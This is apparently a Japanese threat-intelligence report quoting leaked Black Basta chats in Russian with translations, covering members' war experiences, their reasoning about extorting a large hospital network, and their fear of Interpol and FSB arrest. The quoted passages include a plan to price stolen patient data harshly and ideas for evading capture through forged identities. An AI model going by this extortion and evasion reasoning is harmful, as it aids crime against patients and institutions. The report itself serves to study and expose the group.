チャットログからは、戦争や紛争が各メンバーに及ぼす影響も読み取れる。自身に関連する地域が戦争状態にある中、国同士の対立が個人の精神面にも影響を与えていることがうかがえる。また、他の紛争の影響から生活拠点を変えざるをえなくなったメンバーもいるなど、戦争や不安定な情勢の影響を免れない現実が示されており、犯罪組織も国際情勢の影響を受けている実態が読み取れる。

戦争終結を願う様子

戦争終結への願望 1

日本語訳	原文
[2023-12-19 20:41:56][gg]：お前が音信不通になるんじゃないかって思ってたよ [2023-12-19 20:42:05][gg]：俺たちの国同士はまだ戦争中だしな [2023-12-19 20:42:12][gg]：それが仕事に影響するんじゃないかって思ったけど [2023-12-19 20:42:14][gg]：でもそんなことなかった [2023-12-19 20:42:16][gg]：お前はまともだよ [2023-12-19 20:42:20][gg]：俺もまともだし [2023-12-19 20:42:24][gg]：俺たちはうまくやれてる [2023-12-19 20:42:29][gg]：お前がそばにいてくれたらもっと良かったけどな [2023-12-19 20:42:34][gg]：まあ、それは時が教えてくれるだろう ～～～ 中略 ～～～ [2023-12-19 20:57:00][w]：> <@usernamegg:matrix.bestflowers247.online> 俺たちの国同士はまだ戦争中だしな　そうだな、理解してる。でも俺はそこに重きを置いてない。関われないゲームには入りたくないんだ） [2023-12-19 20:57:22][w]：戦争には絶対反対だよ、早く終わってほしいって心から思ってる） [2023-12-19 20:57:34][w]：> <@usernamegg:matrix.bestflowers247.online> お前がそばにいてくれたらもっと良かったけどな それについては今ちょうど考えてるところだ	2023-12-19 20:41:56, @usernamegg:matrix.bestflowers247.online, я думал ты потеряешься 2023-12-19 20:42:05, @usernamegg:matrix.bestflowers247.online, у нас еще между нашими народами война идет 2023-12-19 20:42:12, @usernamegg:matrix.bestflowers247.online, я думал это может помешать работать 2023-12-19 20:42:14, @usernamegg:matrix.bestflowers247.online, но нет 2023-12-19 20:42:16, @usernamegg:matrix.bestflowers247.online, ты адекватен 2023-12-19 20:42:20, @usernamegg:matrix.bestflowers247.online, я адекватен 2023-12-19 20:42:24, @usernamegg:matrix.bestflowers247.online, мы сработались 2023-12-19 20:42:29, @usernamegg:matrix.bestflowers247.online, лучше бы ты был рядом конечно 2023-12-19 20:42:34, @usernamegg:matrix.bestflowers247.online, но это как время покажет [omitted]

[2023-12-19 20:57:46][w]：> <@usernamegg:matrix.bestflowers247.online> まあ、それは時が教えてくれるだろう　だな [2023-12-19 20:59:00][w]：俺はそういう風に育てられたからさ、まず自分自身を裏切ることができない。お前が助けてくれたんだし、そういうのをないがしろにはできないよ。今の世の中じゃ、人を助けるってのは本当に貴重なことだからね）	2023-12-19 20:57:00, @w:matrixtcFJHPDblmt2rg.network, > <@usernamegg:matrix.bestflowers247.online> y нас еще между нашими народами война идет да, понимаю это, но я не акцентирую на это вниманиея, я не хочу лезть в игры, где я ничего не могу сделать) 2023-12-19 20:57:22, @w:matrixtcFJHPDblmt2rg.network, я против войны это сто проц, хочу чтобы все закончилось быстрее уже) 2023-12-19 20:57:34, @w:matrixtcFJHPDblmt2rg.network, > <@usernamegg:matrix.bestflowers247.online> лучше бы ты был рядом конечно думаю на этим пока что 2023-12-19 20:57:46, @w:matrixtcFJHPDblmt2rg.network, > <@usernamegg:matrix.bestflowers247.online> но это как время покажет дага 2023-12-19 20:59:00, @w:matrixtcFJHPDblmt2rg.network, меня так воспитали просто, не могу предасть в первую очередь себя, ибо ты мне помог, не могу таким пренебрегать, это дорого стоит, в наших реалиях помощь другим людям на вес золота)

互いの国が戦争状態にありながらも、gg と w の個人同士は金銭的利益のために協力する関係性が構築されている。このやりとりの中で、w は強い忠誠心や感謝の気持ちを示し、人間関係や助け合いを非常に大切にしていることを語っており、家庭の価値観が強く反映されていることが分かる。

戦争終結への願望 2

日本語訳	原文
[2024-03-07 13:31:59][gg]：俺のところにはドンバス出身の若者が 2 人働いてるよ。家族も全員ここにいて、みんな元気。最近そのうちの 1 人の父親が、このどうしようもない戦争で殺されただけなんだ（ ～～～ 中略 ～～～ [2024-03-07 13:32:38][gg]：あちこち彷徨ってたよ（トルコ、アジア、ドバイ、ヨーロッパ） [2024-03-07 13:32:44][gg]：最終的にここに来たんだ [2024-03-07 13:33:03][gg]：俺が出迎えて、住むところも用意して、みんな満足してるよ	2024-03-07 13:31:59, @usernamegg:matrix.bestflowers247.online, у меня две ребят с Донбаса работают, родители все тут, все хорошо. недавно батю только убили у одного на войне этой конченой ([omitted] 2024-03-07 13:32:38, @usernamegg:matrix.bestflowers247.online, тоже шатались где только можно (турция, азия, дубай, европа 2024-03-07 13:32:44, @usernamegg:matrix.bestflowers247.online, приехали сюда в итоге 2024-03-07 13:33:03, @usernamegg:matrix.bestflowers247.online, я встретил, разместил , всем довольны.

gg がドンバス（ウクライナ東部）出身の若者を雇用し、住環境の手配をしたことを述べている。戦争による家族の喪失という深刻な状況が記されており、gg が困難にある人々に対して支援的な姿勢を示していることがうかがえる。

紛争地域から避難するため支援を要求する様子

戦争状態のイスラエルからの避難と援助要請

日本語訳	原文
[2023-10-09 16:32:13][w]：イスラエルではさ、今度はレバノンまで攻撃し始めたよ。もうあそこには戻れなさそうだ [2023-10-09 16:32:29][w]：もうヨーロッパのどこかに腰を落ち着けるつもり [2023-10-09 16:33:23][w]：もし可能ならさ、月単位で部屋借りるためにちょっと手を貸してくれない？あと細々した作業環境も少し整えたいんだ。いつ自分の荷物を取りに戻れるかも分からないしさ	2023-10-09 16:32:13, @w:matrixtcFJHPDblmt2rg.network, в израиле кароче и ливан начал нападать, походу уже не вернусь туда 2023-10-09 16:32:29, @w:matrixtcFJHPDblmt2rg.network, буду уже в европе оседать где то 2023-10-09 16:33:23, @w:matrixtcFJHPDblmt2rg.network, сможешь если что меня выручить на квартиру, чтобы я снял уже помесячно и так по мелочи рабочее место себе хоть чутка сделал, а то я не знаю когда смогу оттуда что то забрать

w が紛争地域から避難を余儀なくされた状況を説明し、新たな生活拠点を確保するための支援を要請している。イスラエル・レバノン間の衝突激化を理由に帰還の可能性はなく、ヨーロッパでの仮住まいと作業環境の確保が急務と訴えている。

3.3 倫理観・道徳観

ある大規模医療ネットワークに対してランサムウェア攻撃を実行した際の内部のやりとりからは、同一人物の発言に、攻撃グループの一員としての立場と個人としての認識の間に明確な矛盾があることが明らかになった。 グループとしては、命に関わるシステムについては条件付きで復旧を進め、外部の介入を避けつつ、被害者を身代金交渉に追い込むという組織的な恐喝戦略をとっていた。一方で、個人の発言では、特に子どもの命に危険が及ぶ可能性について繰り返し言及しており、攻撃による影響を認識していることが記録されていた。

大規模医療ネットワークに対する攻撃にまつわるやりとり

身代金交渉のために攻撃と政治を分離する必要性を訴えている様子

日本語訳	原文
[2024-05-09 20:36:56][tinker]： このランサムおよびこのケースに関しては、2 つのアプローチがある。もしこれが通常のターゲットであれば、問題はなかっただろう ― 単純に高額の要求を提示し、年間収益の何パーセントかを請求すればいい。価格はとんでもなく跳ね上がる。 だが、今回のこのターゲットは特別で、ここ「今この場」で明らかな問題がある。病院だ、それも宗教系で、しかも国内最大級の施設。つまり、すぐにこの問題は政治的な方向に転換されるリスクがあるということだ。 そのリスクをさらに複雑にしているのが、AlphV（アルファヴィ）と <Masked：組織名> の件が国家安全保障リスクと宣言されている点だ。今や親会社の CEO が議会で釈明している最中だ。さらに、アメリカはもうすぐ選挙を控えており、警察（法執行当局）は「バッジ（実績）」が必要で、選挙前にはその必要性が 2 倍にもなる。君も 4 年前の選挙前にいたと思うけど、NSA が TrickBot のサーバーを見せしめで攻撃したことがあった。 そして―神が禁じることだが―誰かが今、亡くなることがあれば（彼らの数百万人の患者の中に、「このせいで死んだ」と言える人物が必ず現れ	2024-05-09 20:36:56, @tinker:matrix.bestflowers247.online, Есть два подхода, касательно и этого рансома и этого кейса. Будь это обычный таргет, то вопроса бы не было - просто ставим высокую цену, % от годового ревеню и всё - там цена улетит жёстко. Но, конкретно, с этим таргетом и здесь и сейчас есть понятные проблемы. Больница, ещё и религиозная, ещё и одна из крупнейших в стране, это сразу риск перевода вопроса в политическое русло. Осложняется этот риск тем, что ситуация с альфви и <Masked：組織名> была объявлена как риск нац.безопасности, и сейчас гендир их материанской компании распинается перед конгрессом. Более того, выборы в юсе уже на носу, так что полицаи будут лютовать, так как им нужны лычки, а перед выборами нужны вдвойне. Я думаю, ты был когда перед прошлыми выборами - 4 года назад, АНБ попыталась ударить по серврам трика, чисто для острастки.

る、少なくとも生命保険の支払いを回避したい側にとっては）、それはテロ行為とさえ見なされかねない。 状況が政治化すると、一気に危険になる。 ～～～ 中略 ～～～ そこで―アイデアの段階だが―以下のような提案がある： 攻撃と政治を分離する必要がある。 つまり、政治の世界と社会に「対立」を起こさせることが目的だ。 君が言ったように、病院のロック解除を手助けして、医療サービスの回復を支援する。 これは実際、素晴らしいブランド価値になる。 「我々は正しいことをする者だ」というメッセージになる。 そうすれば「敵対国家による攻撃」と見なされにくくなる。政治的に得をする者がいないからだ（我々以外は）。 一方で、データの販売には容赦ない価格設定をすべきだ。 なぜなら、医療サービスを止めるのと、情報漏洩とは全く違う話だからだ。 もし我々が医療端末をロックして、お年寄りや FOX ニュースを読む人ががん専門医に予約すらできないようになれば、我々は「悪役」となる。だが、傲慢な病院経営陣が患者のデータを守れずに流出したのであれば、「悪者」は彼らになる。 我々はむしろ「この腐敗したシステムを暴いた者」として、善玉のように映るかもしれない。そうなれば、「価格が高すぎる！何てことを！」とは誰も言えなくなる。 なぜなら、それは「お前らの失敗の代償」だからだ。	А, если ни дай Бог ещё кто-то сейчас помрёт (а на миллионы их пациентов, я вот тебе отвечаю, что найдётся один чел, смерть которого можно будет повесить на нас (как минимум чтобы не выплачивать life insurance, которая у каждого второго америкианца есть), то это вообще могут как теракт обозначить). Когда ситуация переходит в политическое русло, она становится опасной. [omitted] Выход, - чисто на уровне идеи - предлагаю вот такой. Нужно разделить политику и атаку, чтобы посеять раздор в политическом сегменте и обществе. Что я имею в виду. Надо, как ты и сказал, помочь им с восстановлением систем от лока, чтобы люди могли получать мед. услуги. Можно сделать из это крутой брэндовый тезис на самом деле - про то какие мы правильные. Это позволит увернуться от проблемы "атаки враждебного государства", потому что большого политического капитала при таком раскладе, никто, кроме нас самих не сделает. А вот дату надо уже им продавать по жёсткой цене - потому что дата - это не поход к врачу. Когда мы лочим мед терминал и старичок и статьи ФОКС на может записаться на визит к онкологу, мы выглядим в их глазах как злодеи, а вот, когда зажравшиеся менеджеры не могут сохранить вверенную им дату пациентов, и она от них утекает, то "плохие парни" - уже они.

	А мы тут чуть ли не положительный персонаж, потому что показываем насколько прогнила система. И уже никто не сможет сказать - цена слишком высокая, что же вы такое делаете, потому что да - это цена вашего проёба.

Black Basta メンバーとしての tinker は身代金を得るために極力政治的リスクを排除すべきだと主張し、攻撃と政治を分離する必要性を述べている。上記の会話を見ると道徳的、倫理的な側面から病院システムに関わる部分の暗号化を解除するというより、あくまでも身代金を得るために復旧するという側面が見られる。

しかし、下記の会話において、tinker は一個人として特に子供が亡くなるような事態は避けたいという一面も見せており攻撃グループの一員としての責任と一個人としての感情の狭間を行き来していることが分かる。これは、犯罪行為に関与しながらも抱える宗教的・道徳的葛藤があるようにも受けとることができ、人命の危機をもたらす可能性への具体的な懸念が、内面的な倫理観を反映している。

子供の命に関わる騒動を起こしたことによる葛藤

日本語訳	原文
[2024-05-12 03:09:12][tinker]：* 政治的にも道徳的にも（正直言って、地獄には行きたくないんだ。もし今、心臓に疾患のある子どもが亡くなったら（そういうケースについては、俺の信じる神は非常に明確に語ってた）とか、誰かが出産で合併症を起こしたりしたら）	2024-05-12 03:09:12, @tinker:matrix.bestflowers247.online, * Ни политически ни морально (мне честно говоря, в ад не хочется, если ребёнок с пороком сердца сейчас умрёт (а про такие случаи, Бог моей веры очень однозначно высказывался) или у кого-то при родах будут осложнения)

3.4 法執行機関に警戒する様子

法執行機関の動向は、ランサムウェア攻撃グループにとって大きなリスク要因であり、Black Basta も例外ではない。彼らは他のランサムウェア攻撃グループや攻撃者の摘発事例に注目し、取り締まりの厳格化や法的制裁の強化傾向に注意を払っていた。また、通信傍受を警戒し、安全な通信手段の確保や対面での会話など、情報防衛策を講じていた。さらに、実際に拘束を経験した人物が当時の状況について語る様子などから、法執行機関による摘発への強い警戒心が読み取れる。

法執行機関への警戒についての会話

インターポールと法執行機関の脅威 1

日本語訳	原文
[2024-07-18 09:40:33][chuck]：ちなみに、このTricks のやつってロシア人っぽいな [2024-07-18 09:40:48][chuck]：インターポールのサイトに公開されてるカードがある [2024-07-18 09:41:39][chuck]：https://www.interpol.int/How-we-work/Notices/Red-Notices/View-Red-Notices#2024-37141 [2024-07-18 09:42:18][gg]：出生地：モスクワ、ロシア　国籍：ロシア ～～～ 中略 ～～～ [2024-07-18 09:44:53][gg]：クソやべえな ） [2024-07-18 09:44:58][chuck]：ベントレーはロシア出身、FSB の人間だ [2024-07-18 09:45:01][gg]：悪い、口が悪かった [2024-07-18 09:45:12][chuck]：まだ情報が少なすぎる [2024-07-18 09:45:16][chuck]：何が起こったのか全然分からん ～～～ 中略 ～～～ [2024-07-18 09:47:15][gg]：状況は注視しておこう [2024-07-18 09:47:19][chuck]：そいつ、アリとは仲良かったらしい [2024-07-18 09:47:31][chuck]：行ってらっしゃい、トレーニング頑張ってな [2024-07-18 09:47:41][gg]：++	2024-07-18 09:40:33, @chuck:talks.icu, кстати этот чел из триков походу русский 2024-07-18 09:40:48, @chuck:talks.icu, у него карточка публичная на сайте интерпола 2024-07-18 09:41:39, @chuck:talks.icu, https://www.interpol.int/How-we-work/Notices/Red-Notices/View-Red-Notices#2024-37141 2024-07-18 09:42:18, @usernamegg:matrix.bestflowers247.online, Place of birth　MOSKAU, Russia Nationality　Russia [omitted] 2024-07-18 09:44:53, @usernamegg:matrix.bestflowers247.online, ебаный пиздец) 2024-07-18 09:44:58, @chuck:talks.icu, бентли из рф, работает на фсб 2024-07-18 09:45:01, @usernamegg:matrix.bestflowers247.online, сорян за мат 2024-07-18 09:45:12, @chuck:talks.icu, пока инфы слишком мало 2024-07-18 09:45:16, @chuck:talks.icu, хз что там произошло [omitted] 2024-07-18 09:47:15, @usernamegg:matrix.bestflowers247.online, будем наблюдать за обстановкой

[2024-07-18 09:47:42][chuck]：近いうちに何か分かると思う [2024-07-18 09:47:52][gg]：> <@chuck:talks.icu> 近いうちに何か分かると思う 100% [2024-07-18 09:48:01][gg]：まだ地下に潜る必要はなさそうだ ） [2024-07-18 09:48:11][chuck]：今のところはね ）	2024-07-18 09:47:19, @chuck:talks.icu, а он с ари дружен был 2024-07-18 09:47:31, @chuck:talks.icu, давай, хорошей тренировки 2024-07-18 09:47:41, @usernamegg:matrix.bestflowers247.online, ++ 2024-07-18 09:47:42, @chuck:talks.icu, я думаю чето прояснится в ближайшее время 2024-07-18 09:47:52, @usernamegg:matrix.bestflowers247.online, > <@chuck:talks.icu> я думаю чето прояснится в ближайшее время 100% 2024-07-18 09:48:01, @usernamegg:matrix.bestflowers247.online, пока в подполье уходить не стоит) 2024-07-18 09:48:11, @chuck:talks.icu, пока нет)

サイバー犯罪者たちがインターポールに手配された仲間についての情報を共有している。ロシア連邦保安局（FSB）と関係があるとされる人物の噂や、サイバー犯罪グループ内の人間関係が語られている。危険を認識しつつも即座に潜伏する必要はないと判断し、状況を注視する姿勢を示している。

インターポールと法執行機関の脅威 2

日本語訳	原文
[2024-07-15 11:23:58][chuck]：やあ [2024-07-15 11:23:59][chuck]：元気か？ [2024-07-15 11:24:11][gg]：問題ないよ [2024-07-15 11:24:15][gg]：君は？ [2024-07-15 11:24:37][gg]：君も分かってると思うけど、いつでもインターポールからの要請が来るかもしれないんだ [2024-07-15 11:24:39][gg]：？ [2024-07-15 11:25:01][gg]：それに、ここでインターポールから金をもらってる連中が、俺たちに嫌がらせを始めるかもしれない [2024-07-15 11:39:21][chuck]：> <@usernamegg:matrix.bestflowers247.online> 君も分かってると思うけど、いつでもインターポールからの要請が来るかもしれないんだ。それってあり得ると思う？ [2024-07-15 11:39:29][gg]：ああ [2024-07-15 11:39:37][gg]：俺の知り合いの治安関係者がそう言ってた	2024-07-15 11:23:58, @chuck:talks.icu, привет 2024-07-15 11:23:59, @chuck:talks.icu, как ты? 2024-07-15 11:24:11, @usernamegg:matrix.bestflowers247.online, все ровно 2024-07-15 11:24:15, @usernamegg:matrix.bestflowers247.online, ты как ? 2024-07-15 11:24:37, @usernamegg:matrix.bestflowers247.online, ты понимаешь что на нас может придти всегда запрос с интерпола , 2024-07-15 11:24:39, @usernamegg:matrix.bestflowers247.online, ? 2024-07-15 11:25:01, @usernamegg:matrix.bestflowers247.online, и те кому тут платит интерпол начнут сворачивать кровь нам

[2024-07-15 11:39:52][chuck]：マジかよ
[2024-07-15 11:39:57][chuck]：勘弁してくれよ
[2024-07-15 11:40:05][gg]：俺の知り合いは「全員押さえ込んでやる、証拠も残さない」と言ってた
[2024-07-15 11:40:08][chuck]：でも奴らがそんなことする意味あるか？どうせ引き渡しはされないのに
[2024-07-15 11:42:16][chuck]：だったらとっくに全員押さえ込まれてるはずだよな
[2024-07-15 11:43:15][chuck]：この先どうするつもりなんだ？
[2024-07-15 11:43:35][gg]：お前、俺のこと何年も知ってるだろ？）
[2024-07-15 11:44:07][chuck]：ああ、もちろん）
[2024-07-15 11:44:24][chuck]：続けるかどうか迷ってるのか？
～～～ 中略 ～～～
[2024-07-17 07:36:58][gg]：皆を集めたよ。うちの奴らは明日にでも戦う準備ができてる。でも今は休んでる。夏だし、海に行って家族と過ごせって言っておいた
[2024-07-17 07:37:48][gg]：俺たちは 9 月に始めるよ。今は山積みの問題を片付けてる
[2024-07-17 10:11:24][chuck]：やあ
[2024-07-17 10:12:16][chuck]：分かったよ、少しずつ調子を取り戻してるみたいだな）
[2024-07-17 10:12:17][chuck]：それは嬉しいことだ）
[2024-07-17 10:23:13][chuck]：お前の治安関係者が何て言ってるのか詳しく教えてくれ。最悪のシナリオって何だと思う？
～～～ 中略 ～～～
[2024-07-17 20:08:01][gg]：俺たちは死ぬまでこういう緊張状態で生きていくんだろうな
[2024-07-17 20:08:24][gg]：隠し場所を持っておけよ
[2024-07-17 20:08:36][gg]：家族が今と同じ生活水準を保てるようにするのが一番大事だ
[2024-07-17 20:08:41][gg]：何があるか分からないしな

2024-07-15 11:39:21, @chuck:talks.icu, > <@usernamegg:matrix.bestflowers247.online> ты понимаешь что на нас может придти всегда запрос с интерпола , ты думаешь такое возможно?
2024-07-15 11:39:29, @usernamegg:matrix.bestflowers247.online, да
2024-07-15 11:39:37, @usernamegg:matrix.bestflowers247.online, мне мои силовики и сказали
2024-07-15 11:39:52, @chuck:talks.icu, епрст
2024-07-15 11:39:57, @chuck:talks.icu, не хотелось бы
2024-07-15 11:40:05, @usernamegg:matrix.bestflowers247.online, мне мои силовики горят всех удушим , даже типа носа неподточят
2024-07-15 11:40:08, @chuck:talks.icu, ну а смысл им это делать, ведь всеравно не выдатут
2024-07-15 11:42:16, @chuck:talks.icu, так бы давно всех задушили
2024-07-15 11:43:15, @chuck:talks.icu, что думаешь делать дальше?
2024-07-15 11:43:35, @usernamegg:matrix.bestflowers247.online, ты вот меня знаешь столько лет)
2024-07-15 11:44:07, @chuck:talks.icu, так да)
2024-07-15 11:44:24, @chuck:talks.icu, у тебя сомнения стоит ли продолжать?
[omitted]
2024-07-17 07:36:58, @usernamegg:matrix.bestflowers247.online, я собрал всех, мои все в бой готовы идти хоть завтра, но пока отдыхают, я сказал лето и хорошее время съездить на наши моря провести время с любимыми и тд
2024-07-17 07:37:48, @usernamegg:matrix.bestflowers247.online, мы начнем в сентябре. сейчас я пока раскидаюсь с тем что навалилось.
2024-07-17 10:11:24, @chuck:talks.icu, Привет

[2024-07-17 20:09:40][gg]：最悪の事態があっても、俺は家族を守れるようにしておきたいと思ってる
[2024-07-17 20:09:50][gg]：誰も助けてくれなくてもさ
[2024-07-17 20:11:52][gg]：で、なんで弁護士なんか必要なんだ？
[2024-07-17 20:12:01][gg]：奴が助けてくれると思ってるのか、
[2024-07-17 20:12:02][gg]：？
[2024-07-17 20:12:21][gg]：お前、自分の状況全部奴に話したのか、
[2024-07-17 20:12:23][gg]：？
[2024-07-17 20:12:27][chuck]：ああ、やっぱ不安はあるよ
[2024-07-17 20:12:40][chuck]：今日ニュースを見て、一年前の感覚がよみがえったんだ、また気分が最悪になった
[2024-07-17 20:13:01][chuck]：> <@usernamegg:matrix.bestflowers247.online> で、なんで弁護士なんか必要なんだ？ 万が一朝にFSB（ロシア連邦保安庁）が来た時のためさ
[2024-07-17 20:13:07][chuck]：いや、自分が誰かまでは言ってない
[2024-07-17 20:13:09][gg]：> <@chuck:talks.icu> 今日ニュースを見て、一年前の感覚がよみがえったんだ、また気分が最悪になった うん、頑張れよ兄弟、マジで地獄の気分だよな
[2024-07-17 20:13:23][chuck]：アメリカの法執行機関に問題があって、連中が俺を追ってるってだけ言った
[2024-07-17 20:13:39][gg]：でもこの一年、お前は静かに暮らせてたろ
[2024-07-17 20:13:39][chuck]：> <@usernamegg:matrix.bestflowers247.online> うん、頑張れよ兄弟、マジで地獄の気分だよな お前が経験したことの5%くらいだと思うけど
[2024-07-17 20:13:43][gg]：誰か来たことあった？
[2024-07-17 20:13:46][gg]：？

2024-07-17 10:12:16, @chuck:talks.icu, понял тебя, вижу что ты потихоньку приходишь в форму)
2024-07-17 10:12:17, @chuck:talks.icu, это радует)
2024-07-17 10:23:13, @chuck:talks.icu, Расскажи поподробнее что силовики твои говорят. Какой худший сценарий нам светит?
[omitted]
2024-07-17 20:08:01, @usernamegg:matrix.bestflowers247.online, мы с тобой до конца жизни будет в таком напряге
2024-07-17 20:08:24, @usernamegg:matrix.bestflowers247.online, имей тайники
2024-07-17 20:08:36, @usernamegg:matrix.bestflowers247.online, главное что бы семья жила на том же уровне
2024-07-17 20:08:41, @usernamegg:matrix.bestflowers247.online, мало ли что будет
2024-07-17 20:09:40, @usernamegg:matrix.bestflowers247.online, я стараюсь просто обезопасить своих близких если даже со мной что то произойдет не дай бог конечно
2024-07-17 20:09:50, @usernamegg:matrix.bestflowers247.online, как бы не помогали
2024-07-17 20:11:52, @usernamegg:matrix.bestflowers247.online, а зачем тебе адвокат ?
2024-07-17 20:12:01, @usernamegg:matrix.bestflowers247.online, ты думаешь он тебе поможет ,
2024-07-17 20:12:02, @usernamegg:matrix.bestflowers247.online, ?
2024-07-17 20:12:21, @usernamegg:matrix.bestflowers247.online, ты что ему рассказал всю свою ситуацию ,

[2024-07-17 20:13:55][chuck]：いや、何もないよ（縁起でもない話だけど）
[2024-07-17 20:14:10][gg]：それはよかった
[2024-07-17 20:14:27][chuck]：毎月少し金を払って、何かあればすぐ来てくれるようにしてる
[2024-07-17 20:14:48][chuck]：FSB が来た場合にね
[2024-07-17 20:15:06][gg]：>
<@chuck:talks.icu> お前が経験したことの 5%くらいだと思うけど 俺はただ眠りたいし、食べたいだけだよ。あの状況に戻ったとたん、すべてが止まる
[2024-07-17 20:15:13][chuck]：助けになるかは分からないけど、何か起きたときにいないとキツいだろ
[2024-07-17 20:15:38][chuck]：お前は今、ちゃんと休んだ方がいいよ
[2024-07-17 20:15:42][chuck]：自然の中へ出かけるとか
[2024-07-17 20:15:46][chuck]：神経を休めるんだ
[2024-07-17 20:15:54][chuck]：ロシアにいるってのが一番の安心材料だな
[2024-07-17 20:16:04][chuck]：引き渡されることは絶対にない
～～～ 中略 ～～～
[2024-07-17 20:21:07][chuck]：状況はざっくり説明したけど、具体的なことは言ってない
[2024-07-17 20:22:11][gg]：>
<@chuck:talks.icu> 状況はざっくり説明したけど、具体的なことは言ってない どういう風に説明したのか、俺にも教えてくれ
[2024-07-17 20:22:32][gg]：自分を殺すために人にナイフを渡すのは怖いよ）
[2024-07-17 20:23:27][gg]：お前には
[2024-07-17 20:23:32][gg]：不正送金がある
[2024-07-17 20:23:34][gg]：窃盗
[2024-07-17 20:23:43][gg]：マルウェア作成
[2024-07-17 20:23:47][gg]：恐喝
[2024-07-17 20:23:53][gg]：マネーロンダリング

2024-07-17 20:12:23, @usernamegg:matrix.bestflowers247.online, ?
2024-07-17 20:12:27, @chuck:talks.icu, ну да, напряг присутствует
2024-07-17 20:12:40, @chuck:talks.icu, я как сегодня прочитал, прям на год назад вернулся, также хуево стало
2024-07-17 20:13:01, @chuck:talks.icu, >
<@usernamegg:matrix.bestflowers247.online> a зачем тебе адвокат ? на всякий пожарный, если фсб нагрянет утром
2024-07-17 20:13:07, @chuck:talks.icu, нет я ему не рассказал кто я
2024-07-17 20:13:09, @usernamegg:matrix.bestflowers247.online, >
<@chuck:talks.icu> я как сегодня прочитал, прям на год назад вернулся, также хуево стало да, держись братец , это пиздец состояние
2024-07-17 20:13:23, @chuck:talks.icu, сказал что есть проблемы с американскими правоохранителями и они меня хотят
2024-07-17 20:13:39, @usernamegg:matrix.bestflowers247.online, ну ты весь год живешь спокойно
2024-07-17 20:13:39, @chuck:talks.icu, >
<@usernamegg:matrix.bestflowers247.online> да, держись братец , это пиздец состояние думаю это 5% от того что ты пережил
2024-07-17 20:13:43, @usernamegg:matrix.bestflowers247.online, никто не приходил,
2024-07-17 20:13:46, @usernamegg:matrix.bestflowers247.online, ?
2024-07-17 20:13:55, @chuck:talks.icu, нет, ттт)
2024-07-17 20:14:10, @usernamegg:matrix.bestflowers247.online, ++
2024-07-17 20:14:27, @chuck:talks.icu, я плачу ему копеечку ежемесячно, и в случае чего он по звонку приезжает ко мне
2024-07-17 20:14:48, @chuck:talks.icu, если фсб нагрянет

[2024-07-17 20:24:13][gg]：名前を変えることを考えたことはあるか？
[2024-07-17 20:24:38][chuck]：偽造パスポートか？
[2024-07-17 20:24:41][chuck]：考えたよ
[2024-07-17 20:24:50][gg]：死亡証明書を偽造する方法もある
[2024-07-17 20:24:51][chuck]：でも、それをどう実現するか全く分からない
[2024-07-17 20:25:01][chuck]：それに家族はどうなる？
[2024-07-17 20:25:05][chuck]：離れて
[2024-07-17 20:25:08][chuck]：逃げる？
[2024-07-17 20:25:30][chuck]：家族の携帯も監視されるだろうしな
[2024-07-17 20:26:16][chuck]：アリクが昔言ってたけど、誰かがドキュメントを作ってたってさ
[2024-07-17 20:26:24][chuck]：LNR、DNR（自称人民共和国）で新しい身分を
～～～ 中略 ～～～
[2024-07-17 20:35:13][chuck]：理想を言えば、パソコンには何もないのが一番なんだけどな
[2024-07-17 20:35:19][gg]：まだ時間はあるけど、問題はそれが俺たちにどれくらい残されているかってことだ
[2024-07-17 20:35:25][chuck]：でもそうするには仕事をやめないといけないな
[2024-07-17 20:35:36][chuck]：> <@usernamegg:matrix.bestflowers247.online> まだ時間はあるけど、問題はそれが俺たちにどれくらい残されているかってことだ じいさんが生きてるうちはな）
[2024-07-17 20:35:49][gg]：> <@chuck:talks.icu> でもそうするには仕事をやめないといけないな 俺は特別軍事作戦（CBO）が終わるまでは仕事を続けるつもりだ
[2024-07-17 20:35:54][gg]：その後は全部やめる
[2024-07-17 20:35:59][gg]：君にもそうすることを勧めるよ
[2024-07-17 20:36:09][chuck]：ああ

2024-07-17 20:15:06, @usernamegg:matrix.bestflowers247.online, > <@chuck:talks.icu> думаю это 5% от того что ты пережил да, хочу спать и есть только , как только начинаю возвразаться в ситуацию что было и прокручиваю все снова, все жизнь снова остановилась.
2024-07-17 20:15:13, @chuck:talks.icu, поможет не поможет - хз, но без него совсем трудно будет если такое случится
2024-07-17 20:15:38, @chuck:talks.icu, да тебе щас отдохнуть надо
2024-07-17 20:15:42, @chuck:talks.icu, съездить на природу
2024-07-17 20:15:46, @chuck:talks.icu, нервы успокоить
2024-07-17 20:15:54, @chuck:talks.icu, главное ты в россии
2024-07-17 20:16:04, @chuck:talks.icu, выдать точно не выдадут
[omitted]
2024-07-17 20:21:07, @chuck:talks.icu, обрисовал ситуацию, конкретики не давал ему
2024-07-17 20:22:11, @usernamegg:matrix.bestflowers247.online, > <@chuck:talks.icu> обрисовал ситуацию, конкретики не давал ему обрисуй мне ситацию как ты ему сказал об этом
2024-07-17 20:22:32, @usernamegg:matrix.bestflowers247.online, боюсь дать нож людям в руки для собственного убития)
2024-07-17 20:23:27, @usernamegg:matrix.bestflowers247.online, у тебя там
2024-07-17 20:23:32, @usernamegg:matrix.bestflowers247.online, заливы
2024-07-17 20:23:34, @usernamegg:matrix.bestflowers247.online, кража

[2024-07-17 20:36:33][chuck]：俺も損失をどう埋め合わせるか考えて、それが済んだらやめるつもりだ [2024-07-17 20:36:41][chuck]：特別軍事作戦は長引きそうだけどな。	2024-07-17 20:23:43, @usernamegg:matrix.bestflowers247.online, создание вредоносного софта 2024-07-17 20:23:47, @usernamegg:matrix.bestflowers247.online, вымогательство 2024-07-17 20:23:53, @usernamegg:matrix.bestflowers247.online, обналичка 2024-07-17 20:24:13, @usernamegg:matrix.bestflowers247.online, ты не думал о смене личных данных ? 2024-07-17 20:24:38, @chuck:talks.icu, левый паспорт? 2024-07-17 20:24:41, @chuck:talks.icu, думал 2024-07-17 20:24:50, @usernamegg:matrix.bestflowers247.online, можно сделать свидетельство о смерте 2024-07-17 20:24:51, @chuck:talks.icu, но хз как это реализуемо вобще 2024-07-17 20:25:01, @chuck:talks.icu, а как семья? 2024-07-17 20:25:05, @chuck:talks.icu, расстаться 2024-07-17 20:25:08, @chuck:talks.icu, уехать? 2024-07-17 20:25:30, @chuck:talks.icu, ониже будут мониторить телефоны семьи 2024-07-17 20:26:16, @chuck:talks.icu, арик както давно еще говорил, ктото унего делал доки с проводкой 2024-07-17 20:26:24, @chuck:talks.icu, лнр днр - новая личность [omitted] 2024-07-17 20:35:13, @chuck:talks.icu, конечно в идеале надо чтобы на компе ничего не было 2024-07-17 20:35:19, @usernamegg:matrix.bestflowers247.online, у нас есть время еще, вопрос в другом, сколько его у нас с тобой ? 